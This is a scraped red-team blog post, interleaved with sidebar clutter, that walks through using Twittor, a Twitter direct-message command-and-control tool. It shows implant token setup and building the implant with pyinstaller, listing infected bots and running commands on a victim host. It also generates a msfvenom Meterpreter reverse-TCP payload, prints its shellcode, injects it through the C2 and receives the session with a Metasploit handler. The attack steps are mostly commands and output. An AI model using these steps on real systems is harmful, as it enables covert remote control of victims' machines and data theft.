SUID Executables Command and Control – Kernel

September 26, 2017

Command and Control – Twitter

netbiosX Red Team C2, Command and Control, Twitter, Twittor Leave a comment

Social media networks are a great tool for the marketing teams of companies. If they are used correctly they can often attract new business. Therefore it is almost impossible traffic to be blocked towards social media platforms such as Twitter and Facebook. This can be used in the advantage of the pentester as there are various command and control tools that can hide their activities behind social media network traffic.


One of the publicly known command and control tools that is using Twitter is called Twittor. This tool was developed by Paul Amar and it was based in the idea of Gcat which uses Gmail as a command and control server.

The only requirement is that both the implant and the C2 server need the consumer and access token which can be generated from the Twitter application management.

Search the Lab

Search...

Author


netbiosX


Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,640 other followers

Enter your email address


Follow



```
api = None

# These values are appropriately filled in the code
CONSUMER_TOKEN = 'XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX'
CONSUMER_SECRET = 'XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX'

ACCESS_TOKEN = 'XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX'
ACCESS_TOKEN_SECRET = 'XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX'

USERNAME = 'XXXXXXXXXXXXXXXXXXXXXXXXX'
MAC_ADDRESS = ':'.join(("%012X" % get_mac())[i:i + 2] for i in range(0, 12, 2))
```

Twittor – Consumer and Access Token

These values will generated automatically once a new Twitter application is created. The communication from the controller to the host is performed via Twitter direct messages therefore the new application will need Read, Write and Direct Message access.



Access

What type of access does your application need?

Read more about our Application Permission Model.

○ Read only

○ Read and Write

● Read, Write and Access direct messages

Twittor – Access Permissions

The implant is based in python however it can be converted into an executable with the use of pyinstaller. It should be noted that this tool requires python 2.7. Pyinstaller can be installed directly from pip.

Recent Posts

- Lateral Movement – RDP
- DCShadow
- Skeleton Key
- Golden Ticket
- Dumping Clear-Text Credentials


Categories

- **Coding** (10)
- **Defense Evasion** (19)
- **Exploitation Techniques** (19)
- **External Submissions** (3)
- **General Lab Notes** (21)
- **Information Gathering** (12)
- **Infrastructure** (1)
- **Maintaining Access** (4)
- **Mobile Pentesting** (7)
- **Network Mapping** (1)
- **Post Exploitation** (11)
- **Privilege Escalation** (14)
- **Red Team** (23)
- **Social Engineering** (11)
- **Tools** (7)
- **VoIP** (4)
- **Web Application** (14)
- **Wireless** (2)

Archives

```
pip install pyinstaller
pyinstaller implant.py
```


Once the implant is executed on the target **Twittor** will receive the connection and the MAC address of the host including the Windows build will retrieved.



```
root@kali:~/twittor# python twittor.py
[+] Sending command to retrieve alive bots
[+] Sleeping 10 secs to wait for bots
E0:94:67:90:22:6C: Windows-10-10.0.15063-SP0
$ 
```

Twittor – Retrieve Alive Bots

Twittor at this point has the ability to execute commands on a target, execute shellcode in memory and also retrieve a list of the commands that it has been executed on hosts.




```
$ help

    refresh - refresh C&C control
    list_bots - list active bots
    list_commands - list executed commands
    !retrieve <jobid> - retrieve jobid command
    !cmd <MAC ADDRESS> command - execute the command on the bot
    !shellcode <MAC ADDRESS> shellcode - load and execute shellcode in memory (W
indows only)
    help - print this usage
    exit - exit the client
```

Twittor – List of Commands

In order to send a command Twittor uses the MAC address of the target.

```
$ list_bots
E0:94:67:90:22:6C: Windows-10-10.0.15063-SP0
$ !cmd E0:94:67:90:22:6C ipconfig/all
[+] Sent command "ipconfig/all" with jobid: SPVGIpE
```


- April 2018
- January 2018
- December 2017
- November 2017
- October 2017
- September 2017
- August 2017
- July 2017
- June 2017
- May 2017
- April 2017
- March 2017
- February 2017
- January 2017
- November 2016
- September 2016
- February 2015
- January 2015
- July 2014
- April 2014
- June 2013
- May 2013
- April 2013
- March 2013
- February 2013
- January 2013
- December 2012
- November 2012
- October 2012
- September 2012
- August 2012



```
$ list_bots
E0:94:67:90:22:6C: Windows-10-10.0.15063-SP0
$ list_commands
[-] No commands loaded
$ list_bots
E0:94:67:90:22:6C: Windows-10-10.0.15063-SP0
$ !cmd E0:94:67:90:22:6C ipconfig/all
[+] Sent command "ipconfig/all" with jobid: SPVGIpE
$ !retrieve SPVGIpE
```

Twittor – Execute Command

The command will be sent to the host via a direct message on Twitter in a base-64 encoded format.



eyJvdXRwdXQiOiAiV2luZG93cy0xMC0xMC4wLjE1MDYzLVNQMC
IsICJjbWQiOiAiUElORyIsICJqb2JpZCI6ICJLdnF0OEduIiwgInNlbmR
lciI6ICJFMDo5NDo2Nzo5MDoyMjo2QyIsICJyZWNlaXZlciI6ICJtYX
N0ZXIifQ==

eyJjbWQiOiAiaXBjb25maWcvYWxsIiwgImpvYmlkIjogIlNQVkdJcE
UiLCAic2VuZGVyIjogIm1hc3RlciIsICJyZWNlaXZlciI6ICJFMDo5ND
o2Nzo5MDoyMjo2QyJ9

eyJvdXRwdXQiOiAiXHJcbldpbmRvd3MgSVAgQ29uZmlndXJhdGl
vblxyXG5cclxuICAgSG9zdCBOYW1lIC4gLiAuIC4gLiAuIC4gLiAuIC4
gLiAuIDogREVTS1RPUC00Q0c3TVMxXHJcbiAgIFByaW1hcnkgRG
5zIFN1ZmZpeCAgLiAuIC4gLiAuIC4gLiA6IFxyXG4gICBOb2RlIFR5c
GUgLiAuIC4gLiAuIC4gLiAuIC4gLiAuIC4gOiBIeWJyaWRcclxuICAg

Twittor – Direct Messages

Since Twittor doesn't use any encryption direct messages can be decoded easily. The message that will transferred to the target will contain the following information:

- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter

- RT @DirectoryRanger: Microsoft Office – NTLM Hashes via Frameset, by @netbiosX pentestlab.blog/2017/12/18/mic… 2 days ago
- Astra - Automated Security Testing For REST API's github.com/flipkart-incub… 2 days ago
- RT @nikhil_mitt: [Blog] Silently turn off Active Directory Auditing using DCShadow. #Mimikatz #RedTeam #ActiveDirectory https://t.co/f38Kkb… 2 days ago
- SpookFlare - Loader, dropper generator with multiple features for bypassing client-side and network-side countermea… twitter.com/i/web/status/9… 3 days ago
- Windows Event Log to the Dark Side—Storing Payloads and Configurations medium.com/@5yx… 3 days ago


Follow @netbiosX

Pen Test Lab Stats

- 2,942,038 hits

Blogroll

- CMD Command
- JobID
- Sender
- Receiver MAC Address


Decode from Base64 format
Simply use the form below
DECODE
UTF-8
You may also select input charset.
Live mode OFF
Decodes while you type or paste (in strict mode).
UPLOAD FILE
Decodes an entire file (max. 10MB).

eyJjbWQiOiAiaXBjb25maWcvYWxsIiwgImpvYmlkIjogIlNQVkdJcEUiLCAic2VuZGVyIjogIm1hc3RlciIsICJyZWNlaXZlciI6ICJFMDo5NDo2Nzo5MDoyMjo2QyJ9

```
{"cmd": "ipconfig/all", "jobid": "SPVGIpE", "sender": "master", "receiver": "E0:94:67:90:22:6C"}
```

Twittor – Decoding Base64 Commands

The output of the commands can be retrieved by using the command **retrieve** with the associated JobID.

```
$ !retrieve SPVGIpE
```


- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0




```
$ !retrieve SPVGIpE
SPVGIpE:
Windows IP Configuration

   Host Name . . . . . . . . . . . . : DESKTOP-4CG7MS1
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : home

Wireless LAN adapter Local Area Connection* 2:
```

Twittor – Display Command Output

It is also possible to deliver shellcode to the target in order to get a Meterpreter session and utilise its functionality. Metasploit msfvenom can be used to generate python shellcode.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=XXX.XXX.XXX
```



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.169 LPO
RT=4444 -f python
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of python file: 1602 bytes
buf =  ""
buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
buf += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
buf += "\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
buf += "\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
buf += "\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"
buf += "\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
buf += "\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
buf += "\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
buf += "\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
buf += "\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
buf += "\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68"
```

Twittor – Python Shellcode

Professional

- **The Official Social Engineering Portal** Information about the Social Engineering Framework,Podcasts and Resources 0

Next Conference

Security B-Sides London
April 29th, 2014

The big day is here.

Facebook Page

Penetrati…
9.9K likes

Like Page

Be the first of your friends to like this

The command below will execute the shellcode on the target.

```
!shellcode E0:94:67:90:22:6C shellcode
```

The following Metasploit module can be used to receive the connection.

```
exploit/multi/handler
```

References

- https://github.com/PaulSec/twittor

Rate this:

★★★★★ 1 Vote

Share this:

- Twitter
- Facebook 96
- LinkedIn
- Pinterest
- Reddit
- Tumblr
- Google

★ Like

Be the first to like this.

Related

Command and Control - JavaScript
In "Red Team"

Command and Control - ICMP
In "Red Team"

Lateral Movement - RDP
In "Red Team"

Leave a Reply

Enter your comment here...

SUID Executables

Command and Control – Kernel